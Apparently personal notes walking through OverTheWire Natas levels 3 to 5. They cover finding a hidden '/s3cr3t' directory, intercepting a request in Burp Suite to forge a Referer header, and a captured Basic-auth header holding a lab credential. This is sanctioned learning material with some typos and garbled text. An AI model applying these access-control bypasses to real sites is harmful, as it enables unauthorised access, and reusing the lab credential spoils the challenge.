


Natas Level 3 → Level 4

Username: natas4

URL: <http://natas4.natas.labs.overthewire.org>

5 July, 24



By appending "s3cr3t" to the URL, we successfully navigated to a **hidden** area that provided me with the information you needed. Go to **user.txt**

5 July, 24


The screenshot shows a Kali Linux VM running in VMware Workstation. The browser window displays the 'Index of /s3cr3t' directory on the website `natas3.natas.labs.overthewire.org/s3cr3t/`. The directory listing shows a file named `users.txt` with a size of 40 bytes, last modified on 2024-06-20 at 04:02. The file is highlighted with a red box. Below the listing, the text 'Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80' is visible. The bottom of the screenshot shows the Chrome DevTools 'Inspector' panel, displaying the HTML structure of the page, which includes a table containing the directory listing.

Name	Last modified	Size	Description
Parent Directory	-	-	-
users.txt	2024-06-20 04:02	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

Password for next level is here:

5 July, 24




Natas Level 4 → Level 5

Username: natas5

URL: <http://natas5.natas.labs.overthewire.org>

5 July, 24



1:

Go to websites of both natas4 and natas5:

In inspect of ntas5: replace the p tag with anchor link: <https://natas4.natas.labs.overthewire.org>

Now when we click on the link available on the natas5 webpage we go to natas4 that show the password for natas5.

5 July, 24

The screenshot shows a Kali Linux VM running in VMware Workstation. The browser window displays a 401 Unauthorized error from `natas5.natas.labs.overthewire.org`. The error message states: "This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required." Below the message, it identifies the server as "Apache/2.4.58 (Ubuntu) Server at natas5.natas.labs.overthewire.org Port 80".

The HTML Inspector shows the source code of the error page. A red box highlights the `` tag, which is the link to the previous stage of the challenge.

Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.


Apache/2.4.58 (Ubuntu) Server at natas5.natas.labs.overthewire.org Port 80

```
<!DOCTYPE html PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
  </head>
  <body>
    <h1>Unauthorized</h1>
    <a href='\"http://natas4.natas.labs.overthewire.org\"'>
      This server could not verify that you are authorized to access the document requested.
      Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't
      understand how to supply the credentials required.
    </a>
    <hr>
    <address>
      Apache/2.4.58 (Ubuntu) Server at natas5.natas.labs.overthewire.org Port 80
    </address>
  </body>
</html>
```

html > body > a

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


5 July, 24



2:

Open natas4 in browser:

5 July, 24



Go to burp suite in kali machine: Go to proxy, turn on the intercept and go to browser paste the natas4 link there. When we get back to burpsuite we found the information about the page here. Edit this code by adding a line:

Referer: <http://natas5.natas.labs.overthewire.org>.

5 July, 24

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home x KaliLinux x

1 2 3 4

12:02

Burp Suite Community Edition v2024.5.4 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://natas4.natas.labs.overthewire.org:80 [13.60.126.243]

Forward Drop **Intercept is on** Action **Open browser** Add notes HTTP/1

Pretty Raw Hex

```
1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 Authorization: Basic bmF0YXM0O0LFyeVpYYzJLMHphaFVMZEhydEh4enLZa2o1OWtVeExR
4 Accept-Language: en-US
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 0

